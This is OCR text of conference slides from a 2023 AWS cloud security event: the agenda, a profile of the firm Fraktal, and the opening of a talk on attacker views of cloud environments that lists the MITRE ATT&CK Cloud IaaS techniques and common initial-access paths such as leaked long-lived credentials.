# AWS Cloud Security 14 Feb 2023

8.30 *Welcome! Coffee and breakfast is served.*


**9.00** **How Adversaries See Your Cloud**
*Tuomo Makkonen, Fraktal*

**9.45** **Best Practices for Security at Scale**
*Markku Kaskenmaa, Amazon Web Services*

**10.30** **Securing the Cloud for Retail Business at SOK**
*Miso Lith, SOK*

11.00 *Summary, discussion and end of event*

# About Fraktal



# We are certified experts in software security, cloud platforms security, and security management

**We advise**
Security roadmaps, plans, design, and training.

**We build**
Risk analysis, threat models, security processes, secure software development, and secure cloud adoption.

**We run**
Exercises, technical capabilities testing, SOC testing, incident response, and security expertise as a service.

FRAKTAL

**Year of founding**

**2019**

**Team size winter 2023**

**25**

**Offices**

**Helsinki**

Tampere
Copenhagen


# How Adversaries See Your Cloud

14 February 2023

Tuomo Makkonen

# About me

Tuomo Makkonen

- CTO, co-founder of Fraktal
- > 10 years of technical cyber security work
- < 10 years of software development and architecture


FRAKTAL

# Introduction

Examples of attack paths against public cloud environments observed “in the wild”

Using the MITRE ATT&CK framework as a reference

Focus on real cases and realistic threats



FRAKTAL

# MITRE ATT&CK®


ATT&CK®

"A knowledge base of adversary tactics and techniques based on real-world observations."


Multiple versions; Enterprise, Mobile, ICS

Our focus on the Cloud IaaS matrix


https://attack.mitre.org




FRAKTAL


Initial Access
3 techniques
Exploit Public-Facing Application
Trusted Relationship
Valid Accounts (2)
Default Accounts
Cloud Accounts
Execution
2 techniques
Serverless Execution
User Execution (1)
Malicious Image
Persistence
6 techniques
Account Manipulation (3)
Additional Cloud Credentials
Additional Cloud Roles
SSH Authorized Keys
Create Account (1)
Cloud Account
Event Triggered Execution
Implant Internal Image
Modify Authentication Process (2)
Multi-Factor Authentication
Hybrid Identity
Valid Accounts (2)
Default Accounts
Cloud Accounts
Privilege Escalation
2 techniques
Event Triggered Execution
Valid Accounts (2)
Default Accounts
Cloud Accounts
Defense Evasion
6 techniques
Impair Defenses (3)
Disable or Modify Tools
Disable or Modify Cloud Firewall
Disable Cloud Logs
Modify Authentication Process (2)
Multi-Factor Authentication
Hybrid Identity
Modify Cloud Compute Infrastructure (4)
Create Snapshot
Create Cloud Instance
Delete Cloud Instance
Revert Cloud Instance
Unused/Unsupported Cloud Regions
Use Alternate Authentication Material (2)
Application Access Token
Web Session Cookie
Valid Accounts (2)
Default Accounts
Cloud Accounts
Credential Access
6 techniques
Brute Force (3)
Password Guessing
Password Spraying
Credential Stuffing
Forge Web Credentials (2)
Web Cookies
SAML Tokens
Modify Authentication Process (2)
Multi-Factor Authentication
Hybrid Identity
Multi-Factor Authentication Request Generation
Network Sniffing
Unsecured Credentials (2)
Credentials In Files
Cloud Instance Metadata API
Discovery
13 techniques
Account Discovery (1)
Cloud Account
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Network Service Discovery
Network Sniffing
Password Policy Discovery
Permission Groups Discovery (1)
Cloud Groups
Software Discovery (1)
Security Software Discovery
System Information Discovery
System Location Discovery
System Network Connections Discovery
Lateral Movement
1 techniques
Use Alternate Authentication Material (2)
Application Access Token
Web Session Cookie
Collection
4 techniques
Automated Collection
Data from Cloud Storage
Data from Information Repositories
Data Staged (1)
Remote Data Staging
Exfiltration
1 techniques
Transfer Data to Cloud Account
Impact
6 techniques
Data Destruction
Data Encrypted for Impact
Defacement (1)
External Defacement
Endpoint Denial of Service (3)
Service Exhaustion Flood
Application Exhaustion Flood
Application or System Exploitation
Network Denial of Service (2)
Direct Network Flood
Reflection Amplification
Resource Hijacking

FRAKTAL


Initial Access
3 techniques
Exploit Public-Facing Application
Trusted Relationship
Valid Accounts (2)
Default Accounts
Cloud Accounts
Execution
2 techniques
Serverless Execution
User Execution (1)
Malicious Image
Persistence
6 techniques
Account Manipulation (3)
Additional Cloud Credentials
Additional Cloud Roles
SSH Authorized Keys
Create Account (1)
Cloud Account
vent Triggered xecution
Implant Internal Image
Modify Authentication Process (2)
Multi-Factor Authentication
Hybrid Identity
Valid Accounts (2)
Default Accounts
Cloud Accounts
Privilege Escalation
2 techniques
Event Triggered Execution
Valid Accounts (2)
Default Accounts
Cloud Accounts
Defense Evasion
6 techniques
Impair Defenses (3)
Disable or Modify Tools
Disable or Modify Cloud Firewall
Disable Cloud Logs
Modify Authentication Process (2)
Multi-Factor Authentication
Hybrid Identity
Modify Cloud Compute Infrastructure (4)
Create Snapshot
Create Cloud Instance
Delete Cloud Instance
Revert Cloud Instance
Unused/Unsupported Cloud Regions
Use Alternate Authentication Material (2)
Application Access Token
Web Session Cookie
Valid Accounts (2)
Default Accounts
Cloud Accounts
Credential Access
6 techniques
Brute Force (3)
Password Guessing
Password Spraying
Credential Stuffing
Forge Web Credentials (2)
Web Cookies
SAML Tokens
Modify Authentication Process (2)
Multi-Factor Authentication
Hybrid Identity
Multi-Factor Authentication Request Generation
Network Sniffing
Unsecured Credentials (2)
Credentials In Files
Cloud Instance Metadata API
Discovery
13 techniques
Account Discovery (1)
Cloud Account
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Network Service Discovery
Network Sniffing
Password Policy Discovery
Permission Groups Discovery (1)
Cloud Groups
Software Discovery (1)
Security Software Discovery
System Information Discovery
System Location Discovery
System Network Connections Discovery
Lateral Movement
1 techniques
Use Alternate Authentication Material (2)
Application Access Token
Web Session Cookie
Collection
4 techniques
Automated Collection
Data from Cloud Storage
Data from Information Repositories
Data Staged (1)
Remote Data Staging
Exfiltration
1 techniques
Transfer Data to Cloud Account
Impact
6 techniques
Data Destruction
Data Encrypted for Impact
Defacement (1)
External Defacement
Endpoint Denial of Service (3)
Service Exhaustion Flood
Application Exhaustion Flood
Application or System Exploitation
Network Denial of Service (2)
Direct Network Flood
Reflection Amplification
Resource Hijacking
Abusing external attack surface

# Initial Access



1. Finding and abusing valid long-lived credentials

2. Web application vulnerabilities

3. Trusted relationships between components

FRAKTAL

# Valid credentials

Long lived valid credentials have long been the most popular way of attackers gaining access to cloud envs

Traditionally found from code repositories.

Now trending: supply chain attacks using e.g. malicious npm and PyPi packages.

How to to get hold of credentials?

# Where to find valid credentials?

